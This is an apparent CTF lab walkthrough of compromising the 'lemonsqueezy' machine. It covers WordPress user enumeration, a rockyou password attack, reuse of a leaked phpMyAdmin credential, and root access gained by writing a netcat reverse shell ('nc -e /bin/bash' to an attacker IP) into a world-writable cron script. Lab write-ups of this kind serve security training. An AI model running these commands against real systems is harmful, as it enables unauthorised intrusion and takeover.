
DHCP is enabled, add lemonsqueezy to your hosts. It's easypeasy!

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.25 (Debian)
```

Just one port open

The homepage is a default apache page… Let's filebust

Found **/phpmyadmin**



And **/wordpress**

The blog is empty, nothing interesting. Ran wpscan…

```
[+] lemon
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://lemonsqueezy/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] orange
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Found 2 users! **Lemon** and **orange**


Hang on… Let's try a password attack on this

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wpscan --url http://lemonsqueezy/wordpress -U users.txt -P /usr/share/wordlists/rockyou.txt
```

Got one


```
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - orange / ginger
Trying lemon / sammy1 Time: 00:00:19 <
```

Found a draft post!




n0t1n@w0rdl1st! Definitely looks like a password


orange:n0t1n@w0rdl1st! Worked as phpmyadmin credentials




So I called the following query




And RCE!



Let’s try to get a shell



Got it



```
www-data@lemonsqueezy:/dev/shm$ cd /var www
cd /var/www
www-data@lemonsqueezy:/var/www$ ls
ls
html  user.txt
www-data@lemonsqueezy:/var/www$ cat us
cat user.txt
TXVzaWMgY2FuIGNoYW5nZSB5b3VyIGxpZmUsIH
www-data@lemonsqueezy:/var/www$
```

That says ***Music can change your life,*** in base64!

Let's run linpeas.sh…

```
*/2 *    * * *   root    /etc/logrotate.d/logrotate
```

And we also have permissions to edit that file

```
www-data@lemonsqueezy:/etc/logrotate.d$ ls -alh log
ls -alh logrotate
-rwxrwxrwx 1 root root 101 Apr 26  2020 logrotate
```

```
www-data@lemonsqueezy:/etc/logrotate.d$ cat log
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
   os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

This should do the trick

```
www-data@lemonsqueezy:/etc/logrotate.d$ echo '#!/bin/bash' > logrotate
echo '#!/bin/bash' > logrotate
www-data@lemonsqueezy:/etc/logrotate.d$ echo 'nc -e /bin/bash 10.0.2.13 2222' >> logrotate
< echo 'nc -e /bin/bash 10.0.2.13 2222' >> logrotate
www-data@lemonsqueezy:/etc/logrotate.d$ cat log
cat logrotate
#!/bin/bash
nc -e /bin/bash 10.0.2.13 2222
www-data@lemonsqueezy:/etc/logrotate.d$
```

The cron expressions means at every 2nd minute, so at most we'll wait 2 minutes with netcat listening on port 2222

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 2222
listening on [any] 2222 ...
```

```
www-data@lemonsqueezy:/etc/logrotate.d$ dat
date
Thu Sep  8 23:02:04 ACST 2022
www-data@lemonsqueezy:/etc/logrotate.d$
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 2222
listening on [any] 2222 ...
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.22] 40292
whoami
root
```

```
ls -alh
total 44K
drwx------  6 root root 4.0K Apr 26  2020 .
drwxr-xr-x 23 root root 4.0K Apr 13  2020 ..
-rw-------  1 root root 2.7K Apr 26  2020 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  2 root root 4.0K Apr 13  2020 .cache
drwx------  4 root root 4.0K Apr 13  2020 .config
drwxr-xr-x  3 root root 4.0K Apr 13  2020 .local
-rw-------  1 root root  699 Apr 13  2020 .mysql_history
drwxr-xr-x  2 root root 4.0K Apr 26  2020 .nano
-rw-r--r--  1 root root  148 Aug 18  2015 .profile
-rw-r--r--  1 root root   39 Apr 26  2020 root.txt


cat root
NvbWV0aW1lcyBhZ2FpbnN0IHlvdXIgd2lsbC4=
```

Done :D